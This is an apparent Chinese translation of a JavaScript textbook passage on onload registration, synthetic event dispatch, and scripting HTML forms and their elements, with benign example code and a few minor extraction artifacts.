 * This module defines a single runOnLoad() function for portably registering
 * functions that can be safely invoked only when the document is fully loaded
 * and the DOM is available.
 *
 * Functions registered with runOnLoad() will not be passed any arguments when
 * invoked. They will not be invoked as a method of any meaningful object, and
 * the this keyword should not be used. Functions registered with runOnLoad()
 * will be invoked in the order in which they were registered. There is no
 * way to deregister a function once it has been passed to runOnLoad().
 *
 * In old browsers that do not support addEventListener() or attachEvent(),
 * this function relies on the DOM Level 0 window.onload property and will not
 * work correctly when used in documents that set the onload attribute
 * of their <body> or <frameset> tags.
 */
function runOnLoad(f) {
    if (runOnLoad.loaded) f(); // If already loaded, just invoke f() now.
    else runOnLoad.funcs.push(f); // Otherwise, store it for later
}

runOnLoad.funcs = []; // The array of functions to call when the document loads
runOnLoad.loaded = false; // The functions have not been run yet.

// Run all registered functions in the order in which they were registered.
// It is safe to call runOnLoad.run() more than once: invocations after the
// first do nothing. It is safe for an initialization function to call
// runOnLoad() to register another function.
runOnLoad.run = function() {
    if (runOnLoad.loaded) return; // If we've already run, do nothing

    for(var i = 0; i < runOnLoad.funcs.length; i++) {
        try { runOnLoad.funcs[i](); }
        catch(e) { /* An exception in one function shouldn't stop the rest */ }
    }

    runOnLoad.loaded = true; // Remember that we've already run once.
    delete runOnLoad.funcs; // But don't remember the functions themselves.
    delete runOnLoad.run; // And forget about this function too!
};

// Register runOnLoad.run() as the onload event handler for the window
if (window.addEventListener)
    window.addEventListener("load", runOnLoad.run, false);
else if (window.attachEvent) window.attachEvent("onload", runOnLoad.run);
else window.onload = runOnLoad.run;
```

17.7 合成事件

2 级 DOM 事件模型和 IE 事件模型都允许创建合成事件对象，并且把它们分派给注册在文档元素上的事件句柄。实际上，这是一种诱使浏览器调用注册在一个元素上的事件句柄的技术（并且，对于起泡事件的情况，会调用注册在元素的祖先上的句柄）。在 0 级事件模型中，不需要合成事件，因为事件句柄通过各种事件句柄属性可以获得。然而，在高级的事件模型中，没有办法查询使用 `addEventListener` 或 `attachEvent` 注册的句柄的集合，这些句柄只能通过本节所介绍的技术来调用。

在 DOM 事件模型中，使用 `Document.createEvent()` 来创建一个合成事件，使用 `Event.initEvent()`、`UIEvent.initUIEvent()` 或 `MouseEvent.initMouseEvent()` 方法来初始化事件，然后使用它所分派的节点的 `dispatchEvent` 方法来分派该事件。在 IE 中，使用 `Document.createEventObject` 来创建一个新的事件对象，然后使用目标元素的 `fireEvent()` 方法来分派它。例 17-8 展示了这些方法。它定义了一个跨平台的函数用来分派合成数据访问事件，它还定义了一个函数用来为这类事件注册事件句柄。

使用 `dispatchEvent()` 和 `fireEvent()` 分派合成事件并不需要排队，而是异步处理的，理解这一点很重要。相反，它们会立即分派，并且在对 `dispatchEvent()` 和 `fireEvent()` 的调用返回之前，它们的句柄会同步调用。这意味着，分派一个合成事件并非这样的一项技术：延迟代码的执行直到浏览器已经处理完所有的未决事件。因此，需要使用一个 0ms 的延迟值来调用 `setTimeout()`。

也有可能合成和分派鼠标事件这样较底层的原始事件，但是，文档元素如何响应这些事件并未明确指定。对于浏览器没有一个默认响应的较高层次的语义事件来说，这种功能通常更为有用。这就是为什么例 17-8 要使用数据访问事件类型。

例 17-8：分派合成事件

```
/**
 * DataEvent.js: send and receive ondataavailable events.
 *
 * This module defines two functions, DataEvent.send() and DataEvent.receive(),
 * for dispatching synthetic dataavailable events and registering event
 * handlers for those events. The code is written to work in Firefox and other
 * DOM-compliant browsers, and also in IE.
 *
 * The DOM event model allows synthetic events of any type, but the IE model
 * supports only synthetic events of predefined types. dataavailable events
 * are the most generic predefined type supported by IE and are used here.
 *
 * Note that events dispatched with DataEvent.send() are not queued the way
 * real events would be. Instead, registered handlers are invoked immediately.
 */
var DataEvent = {};
```

```
/**
 * Send a synthetic ondataavailable event to the specified target.
 * The event object will include properties named datatype and data
 * that have the specified values. datatype is intended to be a string
 * or other primitive value (or null) identifying the type of this message,
 * and data can be any JavaScript value, including an object or array.
 */
DataEvent.send = function(target, datatype, data) {
    if (typeof target == "string") target = document.getElementById(target);

    // Create an event object. If we can't create one, return silently
    if (document.createEvent) { // DOM event model
        // Create the event, specifying the name of the event module.
        // For a mouse event, we'd use "MouseEvents".
        var e = document.createEvent("Events");
        // Initialize the event object, using a module-specific init method.
        // Here we specify the event type, bubbling, and noncancelable.
        // See Event.initEvent, MouseEvent.initMouseEvent, and UIEvent.initUIEvent
        e.initEvent("dataavailable", true, false);
    }
    else if (document.createEventObject) { // IE event model
        // In the IE event model, we just call this simple method
        var e = document.createEventObject();
    }
    else return; // Do nothing in other browsers

    // Here we add some custom properties to the event object.
    // We could set existing properties as well.
    e.datatype = datatype;
    e.data = data;

    // Dispatch the event to the specified target.
    if (target.dispatchEvent) target.dispatchEvent(e); // DOM
    else if (target.fireEvent) target.fireEvent("ondataavailable", e); // IE
};

/**
 * Register an event handler for an ondataavailable event on the specified
 * target element.
 */
DataEvent.receive = function(target, handler) {
    if (typeof target == "string") target = document.getElementById(target);
    if (target.addEventListener)
        target.addEventListener("dataavailable", handler, false);
    else if (target.attachEvent)
        target.attachEvent("ondataavailable", handler);
};
```

第 18 章

表单和表单元素

我们已经看到，在本书的例子中，HTML 表单是很多客户端 JavaScript 程序的基本要素。本章详细介绍了如何在 JavaScript 中使用表单进行程序设计。但阅读本章的前提是已经掌握了 HTML 表单的创建，了解它包含的输入元素。如果不是这样，读者可能需要参考一本有关 HTML 的书（注 1）。

如果读者对使用 HTML 表单的服务器端程序设计已经略知一二，那么就会发现在 JavaScript 中使用表单的情况与前者完全不同。在服务器端模型中，具有输入数据的表单会被立刻提交给 Web 服务器。它的重点在于处理整批输入的数据，然后动态地生成一个新网页作为响应。而 JavaScript 的程序设计模型不是这样。在 JavaScript 的程序中，重点并不在于表单的提交和处理，而在于事件处理。一个表单及其所有输入元素都具有事件句柄，JavaScript 可以使用这些处理程序响应用户与表单的交互。例如，如果用户选中了一个复选框，JavaScript 程序就会通过事件句柄收到一个通知，然后它可能会改变其他表单元素显示的值进行响应。

在服务器端程序中，如果一个 HTML 表单没有提交按钮（或者没有一个文本输入框，不允许用户以回车键作为提交的快捷键），那么它就没有任何用途。但是在 JavaScript 中，提交按钮则不是必需的（当然，它可能还是有用）。通过使用 JavaScript 事件句柄，表单可以有任意多个在点击的时候执行不同动作（包括提交表单）的按钮。

整个本书中的例子都已经展示出，事件句柄常常是一个 JavaScript 程序的核心元素。一些最常用的事件句柄也是和表单或表单元素一起使用的。本章介绍了 JavaScript 的 Form 对象和代表表单元素的各种 JavaScript 对象。最后它以一个例子作为总结，这个例子说

注 1： 如 Chuck Musciano 和 Bill Kennedy 所著的 HTML and XHTML: The Definitive Guide（由 O'Reilly 出版）。

明了在把用户输入提交给运行在 Web 服务器上的服务器端程序之前, 如何使用 JavaScript 对它进行验证。

18.1 Form 对象

JavaScript 的 Form 对象代表了一个 HTML 表单。正如第 15 章所介绍的, Form 对象通常可以作为 `forms[]` 数组的一个元素来使用, 而这个数组是 Document 对象的一个属性。在这个数组中, Form 对象是按照它们在文档中出现的顺序存放的。所以, `document.forms[0]` 指的就是文档中的第一个表单。可以使用如下的代码引用文档中的最后一个表单:

```
document.forms[document.forms.length-1]
```

Form 对象最有趣的属性是 `elements[]` 数组, 它包含表示各种表单输入元素的 JavaScript 对象 (各种类型的)。而且, 这个数组中的元素也是按照它们在文档中出现的顺序存放的。因此可以用下面的代码引用当前窗口中文档内的第二个表单的第三个元素:

```
document.forms[1].elements[2]
```

其余的 Form 对象的属性就不那么重要了。它们是 `action`、`encoding`、`method` 和 `target`, 直接对应于 HTML 标记 `<form>` 的属性 `action`、`encoding`、`method` 和 `target`。这些属性都用于控制如何将表单数据提交给网络服务器以及在哪里显示结果, 因此只有在表单被真正提交给服务器端程序时它们才会有用。要得到有关这些属性的完整讨论, 请查阅有关 HTML 或服务器端 Web 编程的技术图书。值得注意的是, 这些 Form 属性都是可读可写的字符串, 因此 JavaScript 程序可以动态地设置它们的值来改变提交表单的方式。

在 JavaScript 出现之前, 表单靠专用的提交按钮提交, 表单元素则靠专用的重置按钮重置。JavaScript 的 Form 对象支持的两种方法, `submit()` 和 `reset()` 就是专用于上述目的的。通过调用 Form 对象的 `submit()` 方法可以提交表单, 调用 `reset()` 方法可以重置表单元素。

为了配合 `submit()` 方法和 `reset()` 方法, Form 对象还提供了事件句柄 `onsubmit` 和 `onreset`, 前者用来探测表单的提交, 后者用来探测表单的重置。`onsubmit` 是在表单提交之前调用的, 如果它返回 `false`, 就取消表单的提交。这给 JavaScript 程序提供了一个机会来检查用户的输入是否有错, 以避免通过网络给服务器端程序提交不完整的或无效的数据。我们将在本章的结尾部分看到一个错误检测的例子。注意, 只有真正点击提交按钮才会触发 `onsubmit` 事件句柄, 调用表单的 `submit()` 方法则不会触发它。

事件句柄 `onreset` 与 `onsubmit` 句柄相似。它在重置表单时被调用，如果它返回 `false`，可以阻止重置表单元素。这使 JavaScript 程序可以请求重置的确认信息，如果表单又长又复杂，那么这是个不错的主意。可以使用如下所示的事件句柄来请求这种类型的确认信息：

```
<form...  
    onreset="return confirm('Really erase ALL data and start over?')"  
>
```

与 `onsubmit` 一样，只有真正点击重置按钮才会触发 `onreset` 事件句柄。调用表单的 `reset()` 方法不会触发它。

18.2 定义表单元素


HTML 的表单元素是原始对象，这些对象允许我们为 JavaScript 程序创建简单的图形用户界面。图 18-1 展示了一个复杂表单，其中每个基本的表单元素至少出现一次。如果还不熟悉 HTML 表单元素，该图具有标识每个元素类型的编号。本节结尾有一个例子（例 18-1），给出了创建图 18-1 所示的表单的 HTML 代码和 JavaScript 代码，它把每个表单元素和事件句柄联系了起来。

表 18-1 列出了 HTML 设计者和 JavaScript 程序员可用的表单元素的类型。该表的第一列是表单元素的类型名，第二列显示了用于定义那种类型的元素的 HTML 标记，第三列列出了每个元素类型的 `type` 属性值。前面提到，每个 Form 对象都有 `elements[]` 数组，用来存放表示表单元素的对象。每个元素都有 `type` 属性，用于区别不同类型的元素。通过检测一个未知表单元素的 `type` 属性，JavaScript 代码可以确定该元素的类型并估计出用该元素可以做什么。该表的最后一列简短描述了每个元素，还列出了它们最重要或最常用的事件句柄。

注意，Button、Checkbox 等来自表 18-1 的第一列的名字也许并不和一个实际的客户端 JavaScript 对象相对应。本书第四部分提供了有关元素的不同类型的完整细节，分别在 Input、Option、Select 和 Textarea 条目下。本章的后面将更深入地讨论这些表单元素。

表 18-1：HTML 表单元素

对象	HTML 标记	type 属性	描述和事件
Button	<code><input type="button"></code> 或 <code><button type="button"></code>	"button"	按钮；onclick
Checkbox	<code><input type="checkbox"></code>	"checkbox"	不具有单选按钮行为的切换按钮；onclick



客户端
JavaScript

图 18-1：HTML 表单元素

表 18-1：HTML 表单元素（续）

对象	HTML 标记	type 属性	描述和事件
File	<input type="file">	"file"	用于输入要上载到 Web 服务器的文件名的输入框；onchange
Hidden	<input type="hidden">	"hidden"	随表单提交的数据，对用户不可见；没有事件句柄
Option	<option>	无	Select 对象中的一个项目；事件句柄属于 Select 对象，而不属于单独的 Option 对象
Password	<input type="password">	"password"	输入口令的输入框，键入的字符不可见；onchange
Radio	<input type="radio">	"radio"	具有单选按钮行为（即一次只选择一项）的切换按钮；onclick

表 18-1: HTML 表单元素 (续)

对象	HTML 标记	type 属性	描述和事件
Reset	<code><input type="reset"></code> 或 <code><button type="reset"></code>	"reset"	重置表单的按钮; onclick
Select	<code><select></code>	"select-one"	列表或下拉式菜单, 可以选中其中一个项目; onchange (参阅 Option 对象)
Select	<code><select multiple></code>	"select-multiple"	列表, 可以选中其中多个项 onchange (参阅 Option 对象)
Submit	<code><input type="submit"></code> 或 <code><button type="submit"></code>	"submit"	提交表单的按钮; onclick
Text	<code><input type="text"></code>	"text"	单行的文本输入框; onchange
Textarea	<code><textarea></code>	"textarea"	多行的文本输入框; onchange

我们已经浏览了各种类型的表单元素和创建它们的 HTML 标记, 例 18-1 展示了用来创建图 18-1 所示的表单的 HTML 代码。虽然这个例子主要由 HTML 代码构成, 但它也含有 JavaScript 代码, 这些 JavaScript 代码用于定义每个表单元素的事件句柄。注意, 事件句柄不是被定义为 HTML 属性, 它们是 JavaScript 函数, 要赋予表单的 `elements[]` 数组中的对象的属性。这些事件句柄都调用了函数 `report()`, 它含有使用各种表单元素的代码。接下来的一节解释了要理解 `report()` 函数做什么时需要知道的内容。

例 18-1: 包含所有表单元素的 HTML 表单

```

<form name="everything">      <!-- A one-of-everything HTML form... -->
  <table border="border" cellpadding="5">  <!-- in a big HTML table -->
    <tr>
      <td>Username:<br>[1]<input type="text" name="username" size="15"></td>
      <td>Password:<br>[2]<input type="password" name="password" size="15"></td>
      <td rowspan="4">Input Events[3]<br>
        <textarea name="textarea" rows="20" cols="28"></textarea></td>
      <td rowspan="4" align="center" valign="center">
        [9]<input type="button" value="Clear" name="clearbutton"><br>
        [10]<input type="submit" name="submitbutton" value="Submit"><br>
        [11]<input type="reset" name="resetbutton" value="Reset"></td></tr>
    <tr>
      <td colspan="2">
        Filename: [4]<input type="file" name="file" size="15"></td></tr>
    <tr>
      <td>My Computer Peripherals:<br>
        [5]<input type="checkbox" name="extras" value="burner">DVD Writer<br>
        [5]<input type="checkbox" name="extras" value="printer">Printer<br>
        [5]<input type="checkbox" name="extras" value="card">Card Reader</td>
      <td>My Web Browser:<br>
        [6]<input type="radio" name="browser" value="ff">Firefox<br>

```

```

        [6]<input type="radio" name="browser" value="ie">Internet Explorer<br>
        [6]<input type="radio" name="browser" value="other">Other</td></tr>
<tr>
  <td>My Hobbies:[7]<br>
    <select multiple="multiple" name="hobbies" size="4">
      <option value="programming">Hacking JavaScript
      <option value="surfing">Surfing the Web
      <option value="caffeine">Drinking Coffee
      <option value="annoying">Annoying my Friends
    </select></td>
  <td align="center" valign="center">My Favorite Color:<br>[8]
    <select name="color">
      <option value="red">Red          <option value="green">Green
      <option value="blue">Blue        <option value="white">White
      <option value="violet">Violet    <option value="peach">Peach
    </select></td></tr>
</table>
</form>

<div align="center">      <!-- Another table--the key to the one above -->
  <table border="4" bgcolor="pink" cellspacing="1" cellpadding="4">
    <tr>
      <td align="center"><b>Form Elements</b></td>
      <td>[1] Text</td> <td>[2] Password</td> <td>[3] Textarea</td>
      <td>[4] FileU</td> <td>[5] Checkbox</td></tr>
    <tr>
      <td>[6] Radio</td> <td>[7] Select (list)</td>
      <td>[8] Select (menu)</td> <td>[9] Button</td>
      <td>[10] Submit</td> <td>[11] Reset</td></tr>
    </table>
  </div>

<script>
// This generic function appends details of an event to the big Textarea
// element in the form above. It is called from various event handlers.
function report(element, event) {
  if ((element.type == "select-one") || (element.type == "select-multiple")){
    value = " ";
    for(var i = 0; i < element.options.length; i++)
      if (element.options[i].selected)
        value += element.options[i].value + " ";
  }
  else if (element.type == "textarea") value = "...";
  else value = element.value;
  var msg = event + ": " + element.name + ' (' + value + ')\n';
  var t = element.form.textarea;
  t.value = t.value + msg;
}

// This function adds a bunch of event handlers to every element in a form.
// It doesn't bother checking to see if the element supports the event handler,
// it just adds them all. Note that the event handlers call report().
// We're defining event handlers by assigning functions to the
// properties of JavaScript objects rather than by assigning strings to

```

```
// the attributes of HTML elements.
function addhandlers(f) {
    // Loop through all the elements in the form.
    for(var i = 0; i < f.elements.length; i++) {
        var e = f.elements[i];
        e.onclick = function() { report(this, 'Click'); }
        e.onchange = function() { report(this, 'Change'); }
        e.onfocus = function() { report(this, 'Focus'); }
        e.onblur = function() { report(this, 'Blur'); }
        e.onselect = function() { report(this, 'Select'); }
    }

    // Define some special-case event handlers for the three buttons.
    f.clearbutton.onclick = function() {
        this.form.textarea.value=''; report(this, 'Click');
    }
    f.submitbutton.onclick = function () {
        report(this, 'Click'); return false;
    }
    f.resetbutton.onclick = function() {
        this.form.reset(); report(this, 'Click'); return false;
    }
}
// Finally, activate our form by adding all possible event handlers!
addhandlers(document.everything);
</script>
```

18.3 脚本化表单元素

前面一节列出了HTML提供的表单元素，并解释了如何把这些元素嵌入HTML文档。本节将介绍在JavaScript程序中如何使用这些元素。

18.3.1 命名表单和表单元素

每个表单元素都有name属性，如果要将表单提交给服务器端程序，必须在相应的HTML标记中设置这一属性。虽然JavaScript程序通常对表单提交不感兴趣，但还有一个设置name属性的原因，后面会看到。

除了上述name属性之外，<form>标记自身还有一个name属性。这个属性与表单提交没有任何关系。正如第15章所介绍的，它的存在不过是为了方便JavaScript程序的设计者。如果在<form>标记中定义了name属性，那么当代表那个表单的Form对象被创建时，它除了会作为一个Document对象的数组forms[]的元素被存储外，还会被存储在一个Document对象的个人属性中。这个新定义的属性名就是name属性的值。例18-1采用如下标记定义了一个表单：

```
<form name="everything">
```

这使我们可以使用如下的表达式引用那个表单：

```
document.everything
```

通常这样比使用数组表示法要方便得多：

```
document.forms[0]
```

另外，可以使用表单名使代码具有位置独立性，即使文档重排，改变了表单出现的顺序，表单也会正常运行。

注意，、<applet> 标记也具有 name 属性，它们的作用与 <form> 的 name 属性相同。不过，在表单中，这种命名风格影响更为深远，因为表单中包含的所有元素都有 name 属性。设置了一个表单元素的 name 属性，就创建了一个引用该元素的 Form 对象的新属性，这个属性的名字就是 name 属性的值。所以，可以使用下面的表达式引用“address”表单中的“zipcode”元素：

```
document.address.zipcode
```

如果合理地选择了元素名，那么这种语法比使用硬编码（位置依赖）的数组下标要简洁得多：

```
document.forms[1].elements[4]
```

为了使 HTML 表单中的一组 Radio 元素表现出“单选钮”互斥式行为，它们必须具有相同的 name 属性。例如，在例 18-1 中，我们定义了三个单选按钮元素，都具有值为“browser”的 name 属性。虽然不是严格要求，但给相关的 Checkbox 元素组定义相同的 name 属性非常常见。

当表单中有多个元素具有相同的 name 属性时，JavaScript 就将这些元素存放到一个数组中，这个数组的名字就是 name 属性的值，数组元素的顺序就是它们在文档中出现的顺序。因此，可以使用如下的表达式来引用例 18-1 中的 Radio 对象：

```
document.everything.browser[0]  
document.everything.browser[1]  
document.everything.browser[2]
```

18.3.2 表单元素的属性

所有（或大部分）表单元素都有下列属性。有些元素还有其他特定属性，在本章稍后，当我们分别考虑各种类型的表单元素时将介绍它们。

type

一个只读字符串，标识表单元素的类型。表 18-1 的第三列列出了每个表单元素的 type 属性的值。

form

对包含该元素的 Form 对象的只读引用。

name

由 HTML 的 name 属性指定的只读字符串。

value

一个可读可写的字符串，指定了表单元素包含或表示的“值”。在提交表单时，将把这个字符串发送到 Web 服务器，JavaScript 程序只是偶尔对它有兴趣。对于 Text 元素和 Textarea 元素来说，该属性存放的是用户输入的文本。对于 Button 元素来说，该属性指定了在按钮上显示的文本，有时我们可能想从脚本改变该文本。但对于 Radio 元素和 Checkbox 元素，无论如何都不能编辑 value 属性或将它显示给用户。它只是 HTML 的 value 属性设置的字符串，在提交表单时要传递给 Web 服务器。我们将在本章后面讨论不同类别的表单元素时讨论 value 属性。

18.3.3 表单元素的事件句柄

大多数表单元素支持如下的事件句柄：

onclick

当用户在元素上点击鼠标时触发，对于 Button 元素和与之相关的表单元素来说，这个处理程序格外有用。

onchange

当用户改变了元素表示的值（如通过输入文本或选择一个选项）时触发。Button 和其相关元素通常不支持这个事件句柄，因为它们没有可编辑的值。注意，该事件句柄不是用户每次在文本框中敲击一个键都会触发。它只在用户改变了一个元素的值，并把输入焦点移到了其他表单元素时才会触发。也就是说，这个事件句柄的调用说明发生了完整的改变。

onfocus

在表单元素收到输入焦点时触发。

onblur

在表单元素失去输入焦点时触发。

例 18-1 说明了通过设置一个 JavaScript 函数的句柄属性，为表单元素定义这些事件句柄。

这个例子通过在一个较大的 Textarea 元素中列出这些事件，在事件发生时报告事件，这使例 18-1 成了实验表单元素和它们触发的事件句柄的好方法。

关于事件句柄，需要知道的重要一点是，在事件句柄的代码中，关键字 `this` 引用触发该事件的文档元素。由于所有表单元素都有引用包含表单的 `form` 属性，所以表单元素的事件句柄可以用 `this.form` 引用 Form 对象。进一步来说，这意味着表单元素的事件句柄可以用 `this.form.x` 引用名为 `x` 的兄弟表单元素。

注意本节列出的四个表单元素事件句柄，它对所有表单元素都格外重要。表单元素还支持（几乎）所有 HTML 元素支持的各种事件句柄（如 `onmousedown`）。参阅第 17 章对事件和事件句柄的完整讨论。参见该章中的例 17-5，它展示了表单元素和键盘事件句柄如何一起使用。

18.3.4 按钮

Button 是最常用的表单元素之一，因为它给用户触发脚本的动作提供了一种清晰可见的方法。Button 对象没有自己的默认行为，除非它具有 `onclick`（或其他）事件句柄，否则它在表单中没有用处。Button 元素的 `value` 属性控制在按钮上显示的文本。可以设置这一属性来改变出现在按钮上的文本（只是纯文本，而不是 HTML），有时这样做会有用。

注意，超链接提供了与按钮作用一样的 `onclick` 事件句柄，任何按钮对象都可以用一个链接替换，只要该链接在被点击时进行与按钮被点击时相同的操作。在想使用与图形化的按钮类似的元素时，应该使用按钮。当 `onclick` 处理程序触发的动作可以被概念化为“沿着链接前进”时，应该使用链接。

Submit 元素和 Reset 元素与 Button 元素相似，只是它们有相关的默认动作（提交和重置表单）。因为它们有默认动作，所以即使没有 `onclick` 事件句柄，它们也有用。另一方面，因为它们的默认动作，所以它们对提交给 Web 服务器的表单比对纯客户端的 JavaScript 程序更有用。如果 `onclick` 处理程序返回 `false`，这两种按钮的默认动作就不会被执行。可以使用 Submit 元素的 `onclick` 处理程序执行表单验证，但用 Form 对象自身的 `onsubmit` 处理程序进行表单验证更常用一些。

也可以用 `<button>` 标记代替传统的 `<input>` 标记创建包括 Submit 和 Reset 在内的按钮。`<button>` 标记更灵活一些，因为它不显示由 `value` 属性指定的纯文本，而是显示出现在 `<button>` 和 `</button>` 之间的 HTML 内容（格式化的文本或图像）。`<button>` 标记可以用于一个 HTML 文档中的任何地方，并且不需要放置在 `<form>` 标记内。

虽然<button>标记创建的Button元素在技术上有别于<input>标记创建的Button对象，但它们的type域值相同，而且行为非常相似。主要的差别是，因为<button>标记不使用value属性定义按钮的外观，所以不能通过设置value属性改变按钮的外观。

本书第四部分并没有一个Button的条目。参见Input条目了解所有表单元素按钮的细节。

18.3.5 切换按钮

Checkbox元素和Radio元素都是切换按钮，它们有两种不同的视觉状态，即可以被选中或取消。用户可以通过点击切换按钮来改变它的状态。Radio元素总被组合在相关元素的组中，这些元素具有相同的HTML name属性值。用这种方法创建的Radio元素是互斥的，在选中一个元素后，前面被选中的元素就会被取消。Checkbox也常用于共享name属性的组中，在使用名字引用这些元素时，必须记住用名字引用的对象是与元素同名的数组。在例18-1中，有3个名为“extras”的复选框元素。在这个例子中，我们可以用如下代码引用这些元素的数组：

```
document.everything.extras
```

要单独引用一个复选框元素，必须使用数组下标：

```
document.everything.extras[0] // First form element named "extras"
```

Radio元素和Checkbox元素都定义了checked属性。这个可读可写的布尔值指定元素当前是否被选中。属性defaultChecked是一个布尔值，它具有HTML的checked属性值，声明第一次装载页面时该元素是否被选中。

Radio元素和Checkbox元素自身不显示任何文本，通常显示临近的HTML文本（与<label>标记关联使用）。这意味着设置Radio元素和Checkbox元素的value属性不会改变它们的外观（像使用一个<input>标记创建的Button元素那样）。虽然可以设置value属性，但这只能改变在提交表单时发送给Web服务器的字符串。

在用户点击切换按钮时，Radio元素或Checkbox元素将触发它的onclick事件句柄，以通知JavaScript程序改变状态。较新的Web浏览器还能触发这两个元素的onchange处理程序。这两个事件句柄携带的基本信息相同，只不过onclick处理程序具有更强的可移植性。

18.3.6 文本框

Text元素可能是HTML表单和JavaScript程序中最常用的元素。它允许用户输入简短的、单行的文本串。它的value属性表示用户输入的文本。可以把该属性显式地设置为

应该在文本框中显示的文本。在用户输入新文本或编辑已有的文本，然后通过把输入焦点移出文本框说明输入完毕时，将触发 `onchange` 事件句柄。

`Textarea` 元素和 `Text` 元素相似，只是它允许用户输入（和用 JavaScript 程序显示）多行文本。`Textarea` 元素是由 `<textarea>` 标记创建的，使用的语法与创建 `Text` 元素的 `<input>` 标记语法非常不同（参见本书第四部分的 `Textarea` 条目）。尽管如此，两种类型的元素行为还是很相似。可以像使用 `Text` 元素的 `value` 属性和 `onchange` 事件句柄一样使用 `Textarea` 元素的这些属性。

`Password` 元素是修改过的 `Text` 元素，在用户输入时它显示星号。顾名思义，这对用户输入口令非常有用，使他们不必担心其他人偷窥自己的密码。注意，`Password` 元素可以保护用户的输入不被偷窥，但在提交表单时，输入值没有加密（除非通过安全的 HTTPS 连接提交它），所以当它在网络上传递时，便可能被看到。

最后，文件元素允许用户输入上载到服务器的一个文件的名称。它实质上是与弹出选择文件对话框的内部按钮组合在一起的 `Text` 元素。`File` 元素像 `Text` 元素一样有 `onchange` 事件句柄。但与 `Text` 元素不同的是，`File` 元素的 `value` 属性是只读的。这可以阻止恶意的 JavaScript 程序欺骗用户，使他们不能上载不应该共享的文件。

